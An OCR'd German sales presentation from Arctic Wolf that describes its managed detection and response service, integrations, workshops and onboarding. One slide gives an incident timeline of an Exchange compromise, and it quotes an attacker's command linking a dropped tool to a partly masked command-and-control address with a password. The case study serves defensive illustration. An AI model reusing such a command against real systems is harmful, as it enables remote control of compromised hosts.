
BORGWARE
IT-SOLUTIONS & SERVICES

ARCTIC WOLF

END CYBER RISK

Christian Wagner
Senior Sales Engineer Enterprise
Christian.Wagner@arcticwolf.com



© 2025 Arctic Wolf Networks, Inc. All rights reserved. Public

MISSION:

End Cyber Risk

© 2025 Arctic Wolf Networks, Inc. All rights reserved. Public

Security Operations

Angestrebtes Sicherheitslevel

Arctic Wolf Security Operations

Lücke

Die meisten Firmen sind hier

BASIS

Passwörter / AD

Patch Management

Backups

PERIMETER

Firewalls

SPAM / Web Filters

WAF / Proxy

ERWEITERTE VERTEIDIGUNG

Endpoint (NGAV, EDR)

DLP / SSL Inspection

Anti-DDoS / IPS / CASB

ARCTIC WOLF

WIDERSTANDS-FÄHIGKEIT

Proaktiv

Konform (ISO,Tisax, NIS2)

Versicherbar

© 2025 Arctic Wolf Networks, Inc. All rights reserved. Public


Arctic Wolf Security Operations

We Make Security Work

10000+
Kunden

24x7
In deutsch

700+
Security Engineers



5
Datacenter weltweit


5.1+
Milliarden Logzeilen pro Tag

3.5M+
aktive Agenten and 25,000+ Sensoren

12M+
Schwachstellen werden pro Woche identifiziert

600+
Incident Response Fälle pro Jahr

Global Volumes Per Day



© 2025 Arctic Wolf Networks, Inc. All rights reserved.


Arctic Wolf Security Operations

We Make Security Work

10000+
Kunden

24x7
In deutsch

700+
Security Engineers



5
Datacenter weltweit

5.1+
Milliarden Logzeilen pro Tag

3.5M+
aktive Agenten and 25,000+ Sensoren

12M+
Schwachstellen werden pro Woche identifiziert

600+
Incident Response Fälle pro Jahr

RED HERRING 100 WINNER N. AMERICA

Gartner COOL VENDOR

CHANNEL PARTNERS SECURITY AWARDS 2018 WINNER

500 Technology Fast 500 2019 NORTH AMERICA Deloitte.

SC 2018 awards Winner

GENERAL DATA PROTECTION REGULATION GDPR READY

DSGVO konform

Privacy Shield Compliant

SOC 2 TYPE 2 AICPA SOC

© 2025 Arctic Wolf Networks, Inc. All rights reserved.

Arctic Wolf Security Operation Teams

Das Triage Security Team überwacht ihre Umgebung 24x7 um Angriffe zu indentifizieren und Sie bei der Behebung unterstützen

Das Concierge Security® Team entwickelt eine auf Sie angepasst Security Journey, um ihren Schutz kontinuierlich zu verbessern.

© 2025 Arctic Wolf Networks, Inc. All rights reserved. Public

Beispiel Integrationen mit Erkennungen

Mehr Integrationen verfügbar

Externe Risiken
5%

- ARCTIC WOLF
- Arctic Wolf Managed Risk
- ARCTIC WOLF LABS

Identität
20%

- okta
- DUO
- Microsoft Entra ID
- Microsoft Defender for Identity

SaaS
15%

- salesforce
- box
- G
- m

IaaS
10%

- aws
- A

Firewall
5%

- CISCO
- paloalto NETWORKS
- FORTINET
- SONICWALL
- Forcepoint

Network
30%

- ARCTIC WOLF
- zscaler
- CISCO
- CATO NETWORKS
- netskope

Endpoint
15%

- ARCTIC WOLF
- SentinelOne
- CYLANCE
- SOPHOS
- CROWDSTRIKE
- Microsoft Defender for Endpoint
- CORTEX

© 2025 Arctic Wolf Networks, Inc. All rights reserved. Public

Workshop Beispiele

Proaktive Verbesserung ihrer Security Landschaft

- External Assessment
- FW Assessment (Basic)
- FW Assessment (Advanced)
- O365 Security Recommendations
- Identity and Lifecycle Management
- Patch and Vulnerability Management
- O365 Mail Forwarding Review
- Phishing and Employee Awareness Training
- Ransomware and Malware Hardening
- Group Policy Management Hardening
- Log Source Config Review
- Cloud Config Review
- Backup Recommendations
- PowerShell Review
- Email Gateways
- AD Attack Vectors
- Architecture and Visibility Assessment
- DNS Security Assessment
- Kerberos Assessment - Kerberoasting
- AD Audit Policy Review
- Credential Access - DCSync Attack
- MS NTLM Assessment
- Supply Chain Risk Best Practice
- Insider Threat Risk Best Practice
- Anomalous Traffic Analysis
- Cloud ID Foundation Review
- AWS CloudTrail to S3 Best Practice
- CIS Benchmarking
- Email Trust and Authentication Assessment
- Endpoint Security Review
- PsExec Utility Assessment
- Asset Classification and Criticality Review
- Vulnerability Prioritization and Asset Baseline Review
- Threat Landscape and Prioritizations Review
- Customer Incident and Pentest Report
- Pre-Pentest Prep

© 2025 Arctic Wolf Networks, Inc. All rights reserved.

The Arctic Wolf Security Operations Cloud

© 2025 Arctic Wolf Networks, Inc. All rights reserved. Public

ARCTIC WOLF LABS

KI und Data Science

Threat Intelligence und Security Research

Detection & Response Engineering

Security Posture Engineering

© 2025 Arctic Wolf Networks, Inc. All rights reserved.

Exchange Exploit - Bauunternehmen

Arctic Wolf Platform | Arctic Wolf Triage Team | Customer | CST | **Arctic Wolf überwacht kontinuierlich**

Der Kunde schließt das Onboarding Montag, dem 2. August mit der Servicebereitstellung ab

Samstag, 7. August – 19:27 Uhr

Quelle: Arctic Wolf Agent

- Der AW-Agent beobachtet PowerShell-Enumerationsbefehle auf [Exchange]

19:29 – 19:47 Uhr

- Arctic Wolf Triage Team beginnt mit Untersuchung
- Das Triage-Team bestätigt, dass Enumerationsbefehle verdächtig sind, möglicherweise Ryuk
- Ticket erstellt und kontaktieren den Kunden

19:50 Uhr

Quelle: Arctic Wolf Agent

- SVN.exe auf [Exchange] abgelegt.
- PowerShell-Befehl "svn.exe–connect 135.181.x.x:443 –Pass Pasword123”

Quelle: Arctic Wolf Sensor

- IP 135.181.x.x in Verbindung mit dem C2-Server in Finnland

20:08 Uhr

Quelle: Arctic Wolf Agent

- [User1] wurde der lokalen Administratorgruppe [Exchange] hinzugefügt
- Die Anmeldeinformationen für das lokale [Admin]-Konto wurden zurückgesetzt.

20:09 Uhr

Quelle: SentinelOne / Arctic Wolf Agent

- Versuchte laterale Bewegung mit [User1] zu [Device 1], [Device 2]
- Der Kunde nimmt [Exchange] Server offline
- Kunde mit Containment vorerst zufrieden

Remediation

- Arctic Wolf richtet Zoom ein, um mit dem Kunden die Bereinigung schrittweise zu durchlaufen
- Löschen SVN.exe
- Löschen des Kontos [User1] und zurücksetzen der [Admin]-Konten
- Zurücksetzen der Anmeldeinformationen für alle zwischengespeicherten Benutzer in [Exchange]
- Zurücksetzen aller Domänenanmeldeinformationen, die nach dem 7. August auf den Server zugegriffen haben
- Schließen Sie externe Verbindungen zum [Exchange]-Server

Montag, 9. August

Security Journey

- AW CST startet Schwachstellen-Scan auf [Exchange]
- Scan identifiziert fehlende kritische Exchange-Patches, die 6+ Monate zurückliegen,
- Der Kunde bestätigt, dass das Patching-Tool eines Drittanbieters nicht richtig funktioniert
- AW CST liefert ein Skript zur Identifizierung von Skripten vor dem AW-Onboarding
- Skript identifiziert Backdoor:ASP/Buonpower.A!dha
- Bereits vorhandene Webshell wird entfernt
- MFA für VPN und Office 365 aktiviert
- Gruppenrichtlinien zum Verhindern der Erstellung einer Enumeration

© 2025 Arctic Wolf Networks, Inc. All rights reserved.

Key Takeaways

Attack Type

Vulnerability Exploit

Time to Detect

7:27 pm – 7:29 pm | 2 Minutes

Data Sources

Arctic Wolf Agent
Arctic Wolf Sensor
SentinelOne

© 2025 Arctic Wolf Networks, Inc. All rights reserved.

Arctic Wolf Security Journey

Onboarding Team & Kunde

CST und Kunde

Phase 1

Onboarding
Ca. 30 Tage

Erbracht durch das **Onboarding Team**

- Projekt Kick Off & Technical Kick Off
- Vorstellung des Portals
- Sensoren werden verschickt
- Konfiguration der Log-Quellen, ausrollen des Agenten

Phase 2

Die ersten 45 Tage
Go Live

Das **Concierge Security Team** startet die Zusammenarbeit mit dem Kunden

Meetings alle zwei Wochen

Triage Team übernimmt 24/7 Monitoring

- Unlimitierte „Guided Incident Response“

Phase 3

Dauerzustand

Kontinuierlicher Zugriff auf das Concierge Security Team

Security Journey – Regelmässige Termine

#1 #2 #3 #...

Security Assessment der Kundenumgebung

Kennenlernen, Businessprozesse verstehen

Überprüfung von

- Log-Quellen
- Firewalls
- Active Directory
- Endgeräte

Finetuning der Plattform

Monatlich Externe **Vulnerability Assessments und Account TakeOver Analyse**

Security Bulletins & Threat Hunting bei Mega Events

SPiDRs *(Security Posture in Depth Reviews)*

Angepasst für jeden Kunden

- Bewertung – Lücken/Risken
- Konfigurations-Checks – Services (z.B. AD)
- Best Practice – Empfehlungen

Reporting

SLO (critical incident):
- Outbound Response 30min
- Inbound Response 5min

Solutions Agreement and Terms:
https://arcticwolf.com/terms/

©2023 Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public
©2023 Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Arctic Wolf vs. Standard MDR

Arctic Wolf ist mehr als Managed Detection & Response

- 24x7x365 aus Deutschland von deutschen Experten
- Alle Logs werden DSGVO-konform gespeichert
- Breiteste Visibilität – Herstellerunabhänige Auswertung aller relevanten Logs

  AD, DNS, DHCP, Firewall, Endgeräte, IDS für Internet-Traffic und Cloud-Komponenten (IaaS, SaaS)

  DarkWeb Scanning & External Vulnerability Assessments
- Concierge Security Team : Zugriff auf zwei Security-Consultants, die Ihnen strategisch zur Seite stehen und den Service auf Ihre Bedürfnisse anpassen
- Schwarmintelligenz von >10000 Kunden
- Industrieführenden SLA von <30 Minuten für Identifikation, Analyse und detaillierte Lösungsbeschreibung
- Flatrate - Einfaches, verständliches und planbares Preismodel

© 2025 Arctic Wolf Networks, Inc. All rights reserved.

Vielen Dank

Christopher Ullrich
Account Executive Enterprise
Christopher.Ullrich@arcticwolf.com

Christian Wagner
Senior Sales Engineer Enterprise
Christian.Wagner@arcticwolf.com